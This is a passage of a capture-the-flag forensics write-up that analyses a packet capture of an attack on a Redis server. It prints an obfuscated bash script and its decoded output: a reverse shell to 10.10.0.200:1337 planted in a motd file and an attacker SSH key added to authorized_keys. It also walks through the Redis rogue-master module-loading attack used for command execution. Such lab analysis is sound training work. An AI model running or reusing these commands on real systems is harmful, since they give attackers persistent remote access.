FWRjjWtFVNwtmVpBHMNlmTFJGb0lWUsZFbZlmVU1USoh0VXBXMNJSPpdjUWdWCKICTWVFZaVTbOpWNrdVdCFzS4BHbNRjRwEGaxAzUVZlVPhHdtZFNNVVVC5UVRJkRrFlQGZVUFZUVRJkRVJVeNdVZ4lUVZZTNw00QGVVUCZURJhmTuNGdnJzY6VzRYlWQTpFdBlnYv50VaJSPXJWZRxUCKsHIpgiME
EZ2qlY1ZnYwc0S3gnCK0nCoNXYiBCfgUGZvNWZk1SLgQjNlNXYiBCfgICW4lUUnRCsqB1TRRieuZnQBRiIg8GajVGIgACIKcySJhlWrZ0Va9WMD10d4MkW1FlRkZXMXxEbShVWrJEWkZXTHRGbn0DW4lUUnlgCnkzQJtSQ5pUaFpmSrEERJNTT61Ee4MUT3lkaMdHND1Ee0MUT4hzQjp2J9gkaQ9UUJ
wJSNDTyY1RaZXQpp0KBNVY0F0QhpnRtlVaBlXW0F0QhpnRtllbBlnYv50VadSP65mdCFUCKsHIpgidrZmRBJWaXtWdYZl5oxmCKg2chJ2LulmYvEyI
' | rev |base64 -d
```

Copy the given command and execute it in the terminal.

The following code was given:

```
VgLy8V0Zxo ×   script.sh ×
#!/bin/bash

lhJVXukWibAFfkv() {
    ABvnz='ZWNobyAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3R'
    QOPjH='jcC8xMC4xMC4wLjIwMC8xMzM3IDA+JjEiJyA+IC9'
    gQIxX='ldGMvdXBkYXRlLW1vdGQuZC8wMC1oZWFkZXIK'
    echo "$ABvnz$QOPjH$gQIxX" | base64 --decode | bash
}

x7KG0bvubT6dID2() {
    LQebW="ZWNobyAtZSAiXG5zc2gtcnNhIEFBQUFCM056YUMxeWMyRUFBQUFEQVFBQkFBQUNBUUM4VmtxOVVUS01ha0F4MlpxK1BuWk5jNm5ZdUVL"
    gVR7i="M1pWWHhIMTViYlVlQitlbENiM0piVkp5QmZ2QXVaMHNvbmZBcVpzeXE5Smc2L0tHdE5zRW10VktYcm9QWGh6RnVtVGdnN1oxTnZyVU52"
    bkzHk="bnFMSWNmeFRuUDErLzRYMjg0aHAwYkYyVmJJVGI2b1FLZ3pSZE9zOEd0T2FzS2FLMGsvLzJFNW8wUktJRWRyeDBhTDVIQk9HUHgwcDhH"
    q97up="ckdlNGtSS29Bb2tHWHdEVlQyMkxsQnlsUmtBNit4NmpadGQyZ1loQ01nU1owaU05UnlZN2s3SzEzdEhYekVrN09jaVVtZDUvWjdZdW9s"
    GYJan="bnQzQnlYOWErSWZMTUQvRlFOeTFCNERZaHNZNjJPN28yeFIwdnhrQkVwNVVoQkFYOGdPVEcwd2p6clVIeG1kVWltWGdpeTM5WVZaYVRK"
    HJj6A="UXdMQnR6SlMvL1loa2V3eUYvK0NQMEg3d0lLSUVybGY1V0ZLNXNrTFlPNnVLVnB4NmFrR1hZOEdBRG5QVTNpUEsvTXRCQytScVdzc2Rr"
    fD9Kc="R3FGSUE1eEcyRm4rS2xpZDlPYm0xdVhleEpmWVZqSk1PZnZ1cXRiNktjZ0xtaTV1UmtBNit4NmpadGQyZ1loQ01nU1owaU05UnlZN2s3"
    hpAgs="SzEzdEhYekVrN09jaVVtZDUvWjdZdW9sbnQzQnlYOWErSWxTeGFpT0FEMmlOSmJvTnVVSXhNSC85SE5ZS2Q2bWx3VXBvdnFGY0dCcVhp"
    FqOPN="emNGMjFieE5Hb09FMzFWZm94MmZxMnFXMzBCRFd0SHJyWWk3NmlMaDAyRmVySEVZSGRRQUFBMDhOZlVIeUN3MGZWbC9xdDZiQWdLU2Iw"
    CpJLT="Mms2OTFsY0RBbzVKcEVFek5RcHViMFg4eEpJdHJidz09SFRCe3IzZDE1XzFuNTc0bmMzNSIgPj4gfi8uc3NoL2F1dGhvcml6ZWRfa2V5"
    PIx1p="cw=="
    echo "$LQebW$gVR7i$bkzHk$q97up$GYJan$HJj6A$fD9Kc$hpAgs$FqOPN$CpJLT$PIx1p" | base64 --decode | bash
}

hL8FbEfp9L1261G() {
    lhJVXukWibAFfkv
    x7KG0bvubT6dID2
}

hL8FbEfp9L1261G
```

I removed the 'bash' command at the end of each echo line and executed the script:

```
#!/bin/bash

lhJVXukWibAFfkv() {
    ABvnz='ZWNobyAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3R'
    QOPjH='jcC8xMC4xMC4wLjIwMC8xMzM3IDA+JjEiJyA+IC9'
    gQIxX='ldGMvdXBkYXRlLW1vdGQuZC8wMC1oZWFkZXIK'
    echo "$ABvnz$QOPjH$gQIxX" | base64 --decode
}

x7KG0bvubT6dID2() {
    LQebW="ZWNobyAtZSAiXG5zc2gtcnNhIEFBQUFCM056YUMxeWMyRUFBQUFEQVFBQkFBQUNBUUM4VmtxOVVUS01ha0F4MlpxK1BuWk5jNm5ZdUVL"
    gVR7i="M1pWWHhIMTViYlVlQitlbENiM0piVkp5QmZ2QXVaMHNvbmZBcVpzeXE5Smc2L0tHdE5zRW10VktYcm9QWGh6RnVtVGdnN1oxTnZyVU52"
    bkzHk="bnFMSWNmeFRuUDErLzRYMjg0aHAwYkYyVmJJVGI2b1FLZ3pSZE9zOEd0T2FzS2FLMGsvLzJFNW8wUktJRWRyeDBhTDVIQk9HUHgwcDhH"
    q97up="ckdlNGtSS29Bb2tHWHdEVlQyMkxsQnlsUmtBNit4NmpadGQyZ1loQ01nU1owaU05UnlZN2s3SzEzdEhYekVrN09jaVVtZDUvWjdZdW9s"
    GYJan="bnQzQnlYOWErSWZMTUQvRlFOeTFCNERZaHNZNjJPN28yeFIwdnhrQkVwNVVoQkFYOGdPVEcwd2p6clVIeG1kVWltWGdpeTM5WVZaYVRK"
    HJj6A="UXdMQnR6SlMvL1loa2V3eUYvK0NQMEg3d0lLSUVybGY1V0ZLNXNrTFlPNnVLVnB4NmFrR1hZOEdBRG5QVTNpUEsvTXRCQytScVdzc2Rr"
    fD9Kc="R3FGSUE1eEcyRm4rS2xpZDlPYm0xdVhleEpmWVZqSk1PZnZ1cXRiNktjZ0xtaTV1UmtBNit4NmpadGQyZ1loQ01nU1owaU05UnlZN2s3"
    hpAgs="SzEzdEhYekVrN09jaVVtZDUvWjdZdW9sbnQzQnlYOWErSWxTeGFpT0FEMmlOSmJvTnVVSXhNSC85SE5ZS2Q2bWx3VXBvdnFGY0dCcVhp"
    FqOPN="emNGMjFieE5Hb09FMzFWZm94MmZxMnFXMzBCRFd0SHJyWWk3NmlMaDAyRmVySEVZSGRRQUFBMDhOZlVIeUN3MGZWbC9xdDZiQWdLU2Iw"
    CpJLT="Mms2OTFsY0RBbzVKcEVFek5RcHViMFg4eEpJdHJidz09SFRCe3IzZDE1XzFuNTc0bmMzNSIgPj4gfi8uc3NoL2F1dGhvcml6ZWRfa2V5"
    PIx1p="cw=="
    echo "$LQebW$gVR7i$bkzHk$q97up$GYJan$HJj6A$fD9Kc$hpAgs$FqOPN$CpJLT$PIx1p" | base64 --decode

}

hL8FbEfp9L1261G() {
    lhJVXukWibAFfkv
    x7KG0bvubT6dID2
}

hL8FbEfp9L1261G
```

Erel Regev

Second part of the flag

```
kali@kali: ~/Desktop/Challenges/Red_Trails
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Challenges/Red_Trails]
└─$ bash script.sh
echo 'bash -c "bash -i >& /dev/tcp/10.10.0.200/1337 0>&1"' > /etc/update-motd.d/00-header
echo -e "\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC8Vkq9UTKMakAx2Zq+PnZNc6nYuEK3ZVXxH15bbUeB+elCb3JbVJyBfvAuZ0sonfAqZsyq9Jg6/KGtNsEmtVKXroPXhzFumTgg7Z1NvrUNvn
qLIcfxTnP1+/4X284hp0bF2VbITb6oQKgzRdOs8GtOasKaK0k//2E5o0RKIEdrx0aL5HBOGPx0p8GrGe4kRKoAokGXwDVT22LlBylRkA6+x6jZtd2gYhCMgSZ0lM9RyY7k7K13tHXzEk7OciUmd5/Z7Yuolnt
3ByX9a+IfLMD/FQNy1B4DYhsY6207o2xR0vxkBEp5UhBAX8gOTG0wjzrUHxmdUimXgiy39YVZaTJQwLBtzJS//YhkewyF/+CP0H7wIKIErlf5WFK5skLYO6uKVpx6akGXY8GADnPU3iPK/MtBC+RqWssdkGqF
IA5xG2Fn+Klid9Obm1uXexJfYVjJMOfvuqtb6KcgLmi5uRkA6+x6jZtd2gYhCMgSZ0lM9RyY7k7K13tHXzEk7OciUmd5/Z7Yuolnt3ByX9a+IlSxaiOAD2iNJboNuUIxMH/9HNYKd6mlwUpovqFcGBqXizcF2
1bxNGoOE31Vfox2fq2qW30BDWtHrrYi76iLh02FerHEYHdQAAA08NfUHyCw0fVl/qt6bAgKSb02k691lcDAo5JpEEzNQpub0X8xJItrbw==HTB{[redacted] >> ~/.ssh/authorized_keys
```

There is the second part of the flag!

Now we are back to the pcap since we are still missing a part. I investigated the RESP protocol.

First, I filtered for the protocol itself to get a better view of the commands that were used:

resp

No.	Time	Source	Destination	Protocol	Length	Info
4	0.000260	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
6	0.000596	10.10.0.90	10.10.0.15	RESP	71	Response: OK
8	0.000770	10.10.0.15	10.10.0.90	RESP	93	Request: COMMAND DOCS
25	0.014321	10.10.0.90	10.10.0.15	RESP	44855	Response: Array(482)
27	0.020024	10.10.0.15	10.10.0.90	RESP	80	Request: INFO
28	0.020462	10.10.0.90	10.10.0.15	RESP	5370	Response: BulkString(5295)
30	0.021134	10.10.0.15	10.10.0.90	RESP	87	Request: KEYS *
31	0.021340	10.10.0.90	10.10.0.15	RESP	88	Response: Array(1)
32	0.021630	10.10.0.15	10.10.0.90	RESP	98	Request: TYPE users_table
33	0.021762	10.10.0.90	10.10.0.15	RESP	73	Response: hash
34	0.021908	10.10.0.15	10.10.0.90	RESP	101	Request: HGETALL users_table
35	0.022017	10.10.0.90	10.10.0.15	RESP	1185	Response: Array(40)
36	0.022972	10.10.0.15	10.10.0.90	RESP	122	Request: CONFIG SET DIR /var/spool/cron
37	0.023141	10.10.0.90	10.10.0.15	RESP	71	Response: OK
38	0.023496	10.10.0.15	10.10.0.90	RESP	118	Request: CONFIG SET DBFILENAME root
39	0.023592	10.10.0.90	10.10.0.15	RESP	71	Response: OK
40	0.023873	10.10.0.15	10.10.0.90	RESP	202	Request: SET TY1RI8 BulkString(103)
41	0.024002	10.10.0.90	10.10.0.15	RESP	71	Response: OK
42	0.024131	10.10.0.15	10.10.0.90	RESP	209	Request: SET EJHIPI BulkString(110)
43	0.024268	10.10.0.90	10.10.0.15	RESP	71	Response: OK
44	0.024452	10.10.0.15	10.10.0.90	RESP	211	Request: SET MBW89Y BulkString(112)
45	0.024499	10.10.0.90	10.10.0.15	RESP	71	Response: OK
46	0.024678	10.10.0.15	10.10.0.90	RESP	80	Request: SAVE
48	0.235615	10.10.0.90	10.10.0.15	RESP	71	Response: OK
49	0.235686	10.10.0.15	10.10.0.90	RESP	131	Request: CONFIG SET DIR /var/spool/cron/crontabs
51	0.235767	10.10.0.90	10.10.0.15	RESP	71	Response: OK
52	0.235839	10.10.0.15	10.10.0.90	RESP	80	Request: SAVE
54	0.407839	10.10.0.90	10.10.0.15	RESP	71	Response: OK
72	24.185285	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
74	24.185354	10.10.0.90	10.10.0.15	RESP	71	Response: OK
76	24.212179	10.10.0.15	10.10.0.90	RESP	110	Request: SLAVEOF 10.10.0.15 6379
79	24.212437	10.10.0.90	10.10.0.15	RESP	71	Response: OK
80	24.212662	10.10.0.15	10.10.0.90	RESP	111	Request: CONFIG SET DIR /data

- The command CONFIG SET DIR /var/spool/cron in Redis is used to set the configuration parameter dir to the specified directory path. it sets the directory where Redis will write its dump.rdb snapshot file.

- The command CONFIG SET DBFILENAME root in Redis is used to set the configuration parameter dbfilename to a new value. The dbfilename parameter determines the name of the dump.rdb file, which is the snapshot file that Redis uses for persistence.


- The command CONFIG SET DIR /var/spool/cron/crontabs in Redis is setting the configuration parameter dir to the specified directory path. This configuration parameter determines the directory where Redis will write its dump.rdb snapshot file.

- The command SLAVEOF 10.10.0.15 6379 in Redis is used to make the current Redis server a replica (slave) of another Redis server located at the IP address 10.10.0.15 and port 6379.

  By issuing this command, the current Redis server will start replicating the data from the specified master server (10.10.0.15:6379). The current server will act as a slave, receiving a stream of commands from the master and updating its dataset to mirror that of the master.

  The SLAVEOF command in Redis can potentially be used by an attacker for malicious purposes if the Redis server is not properly secured. Allowing a Redis server to act as a slave to another server means it will replicate the dataset and follow the commands of the master server.

Erel Regev



capture.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

resp

No.	Time	Source	Destination	Protocol	Length	Info
72	24.185285	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
74	24.185354	10.10.0.90	10.10.0.15	RESP	71	Response: OK
76	24.212179	10.10.0.15	10.10.0.90	RESP	110	Request: SLAVEOF 10.10.0.15 6379
79	24.212437	10.10.0.90	10.10.0.15	RESP	71	Response: OK
80	24.212662	10.10.0.15	10.10.0.90	RESP	111	Request: CONFIG SET DIR /data
81	24.212738	10.10.0.90	10.10.0.15	RESP	71	Response: OK
82	24.212877	10.10.0.15	10.10.0.90	RESP	126	Request: CONFIG SET dbfilename x10SPFHN.so
83	24.212923	10.10.0.90	10.10.0.15	RESP	71	Response: OK
92	26.810332	10.10.0.90	10.10.0.15	RESP	80	Request: PING
94	26.810515	10.10.0.15	10.10.0.90	RESP	73	Response: PONG
96	26.810679	10.10.0.90	10.10.0.15	RESP	115	Request: REPLCONF listening-port 6379
97	26.811002	10.10.0.15	10.10.0.90	RESP	71	Response: OK
98	26.811011	10.10.0.90	10.10.0.15	RESP	125	Request: REPLCONF capa eof capa psync2
99	26.811776	10.10.0.15	10.10.0.90	RESP	71	Response: OK
100	26.811872	10.10.0.90	10.10.0.15	RESP	135	Request: PSYNC 86d03325daa4b4813f5f1ef94c0bc4839cf664b5 1
101	26.812636	10.10.0.15	10.10.0.90	RESP	7306	Response: FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1 [continuation]
110	26.813780	10.10.0.15	10.10.0.90	RESP	12724	Response: BulkString(58928)
112	26.813169	10.10.0.90	10.10.0.15	RESP	67	Request:
117	26.919071	10.10.0.90	10.10.0.15	RESP	80	Request: PING
119	28.814407	10.10.0.15	10.10.0.90	RESP	112	Request: MODULE LOAD ./x10SPFHN.so
120	28.815792	10.10.0.90	10.10.0.15	RESP	71	Response: OK
122	28.816383	10.10.0.15	10.10.0.90	RESP	100	Request: SLAVEOF NO ONE
124	28.816810	10.10.0.90	10.10.0.15	RESP	71	Response: OK
125	28.817123	10.10.0.15	10.10.0.90	RESP	122	Request: CONFIG SET dbfilename dump.rdb
126	28.817441	10.10.0.90	10.10.0.15	RESP	71	Response: OK
127	28.817902	10.10.0.15	10.10.0.90	RESP	114	Request: system.exec rm -v ./x10SPFHN.so
128	28.821680	10.10.0.90	10.10.0.15	RESP	137	Response: adb4bb64d395eff7d093f5fba5481ab0e71be15728b38130a6d4276b8b5bdb2f
131	31.309186	10.10.0.15	10.10.0.90	RESP	102	Request: system.exec uname -a
132	31.313531	10.10.0.90	10.10.0.15	RESP	298	Response: BulkString(224)
134	40.157839	10.10.0.15	10.10.0.90	RESP	209	Request: system.exec BulkString(113)
153	40.222459	10.10.0.90	10.10.0.15	RESP	1034	Response: BulkString(960)
155	43.487594	10.10.0.15	10.10.0.90	RESP	106	Request: MODULE UNLOAD system
157	43.487805	10.10.0.90	10.10.0.15	RESP	71	Response: OK

The command CONFIG SET dbfilename x10SPFHN.so changes the name of the dump.rdb file to x10SPFHN.so.

A .so file, also known as a shared object file, is a type of dynamic-link library (DLL) used on Unix and Unix-like systems.

- The command PING is used to test the connectivity to the Redis server. When you send a PING command, the server responds with a "PONG" if it is reachable and operational. Which can be seen in the PCAP file in packet 94.

- The command REPLCONF listening-port 6379 is part of the Redis replication protocol. It is used to inform the master (primary) Redis server about the port number on which the replica (secondary) server is listening. In this case, it indicates that the replica is listening on port 6379, which is the same as earlier, used by the attacker.

- The commands REPLCONF capa eof capa psync2replication are configuration commands. They are telling the master about the capabilities of the replica. Specifically, it informs the master that the replica supports the "eof" (end of file) and "psync2" capabilities. These capabilities are related to the replication synchronization process.

- The PSYNC command in Redis is used during the replication process to synchronize a replica (secondary) server with its master (primary) server. It is a part of the Redis replication protocol. The command you provided, PSYNC 86d03325daa4b4813f5f1ef94c0bc4839cf664b5, indicates an attempt by the replica to synchronize with the master. The argument 86d03325daa4b4813f5f1ef94c0bc4839cf664b5 is typically the replication ID and offset.

- FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ - This line indicates a full synchronization request from a replica to its master. The string "ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ" typically represents the replication ID of the replica. During a full resynchronization, the master will send a complete data set to the replica, ensuring that the replica is brought up-to-date.

- BulkString(58928) - This line represents the size of the dataset being sent from the master to the replica. In this case, the dataset size is 58928 bytes.

- MODULE LOAD ./x10SPFHM.so: This line indicates the attempt to load a Redis module with the filename x10SPFHM.so. Redis modules are dynamic libraries that can extend the functionality of Redis. The MODULE LOAD command is used to load a module into the Redis server.

resp

No.	Time	Source	Destination	Protocol	Length	Info
101	26.812636	10.10.0.15	10.10.0.90	RESP	7306	Response: FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1 [continuation]
110	26.812780	10.10.0.15	10.10.0.90	RESP	12724	Response: BulkString(58928)
112	26.813169	10.10.0.90	10.10.0.15	RESP	67	Request:
117	26.919071	10.10.0.90	10.10.0.15	RESP	80	Request: PING
119	28.814407	10.10.0.15	10.10.0.90	RESP	112	Request: MODULE LOAD ./x10SPFHN.so
120	28.815792	10.10.0.90	10.10.0.15	RESP	71	Response: OK
122	28.816383	10.10.0.15	10.10.0.90	RESP	100	Request: SLAVEOF NO ONE
124	28.816810	10.10.0.90	10.10.0.15	RESP	71	Response: OK
125	28.817123	10.10.0.15	10.10.0.90	RESP	122	Request: CONFIG SET dbfilename dump.rdb
126	28.817441	10.10.0.90	10.10.0.15	RESP	71	Response: OK
127	28.817902	10.10.0.15	10.10.0.90	RESP	114	Request: system.exec rm -v ./x10SPFHN.so
128	28.821680	10.10.0.90	10.10.0.15	RESP	137	Response: adb4bb64d395eff7d093f5fba5481ab0e71be15728b38130a6d4276b8b5bdb2f
131	31.309186	10.10.0.15	10.10.0.90	RESP	102	Request: system.exec uname -a
132	31.313531	10.10.0.90	10.10.0.15	RESP	298	Response: BulkString(224)
134	40.157839	10.10.0.15	10.10.0.90	RESP	209	Request: system.exec BulkString(113)
153	40.222459	10.10.0.90	10.10.0.15	RESP	1034	Response: BulkString(960)
155	43.487594	10.10.0.15	10.10.0.90	RESP	106	Request: MODULE UNLOAD system
157	43.487805	10.10.0.90	10.10.0.15	RESP	71	Response: OK

So it seems that the attacker managed to upload a malicious file and execute commands. Lets investigate packet 110, where we can see that a lot of data (compared to others) was transferred.

Follow TCP Stream:

Wireshark · Follow TCP Stream (tcp.stream eq 6) · capture.pcap


```
*1
$4
PING
+PONG
*3
$8
REPLCONF
$14
listening-port
$4
6379
+OK
*5
$8
REPLCONF
$4
capa
$3
eof
$4
capa
$6
psync2
+OK
*3
$5
PSYNC
$40
86d03325daa4b4813f5f1ef94c0bc4839cf664b5
$1
1
+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1
$58928
.ELF.............>............@.......p...........@.8.      .@.................................`h......`h......................p.
......p.......p.......4.......4.............................................,......,.............................................
......
.......................................`......`.............................................. ....... ..............S.td......
..................... ...... ..............Q.td.......................................................R.td.........................`.
......`..................x.......w..............G..............&.........................3...u.....................,...........K.
```

- Note the ELF header.

This seems to be the malicious file. I believe we should investigate it.


Erel Regev

Lets extract the malicious file:




Saved it as ELF file.

I used ghidra to reverse-engineer it:



After checking the used functions of the code in different resources in the internet, I realized that local_1098 is the key, while local_1090 is the initial vector. Then it encrypts the values of these variables using AES256.

So the attacker retrieved something using wget command:



The response for this is what we want to try and decrypt.

Erel Regev

Third part of the flag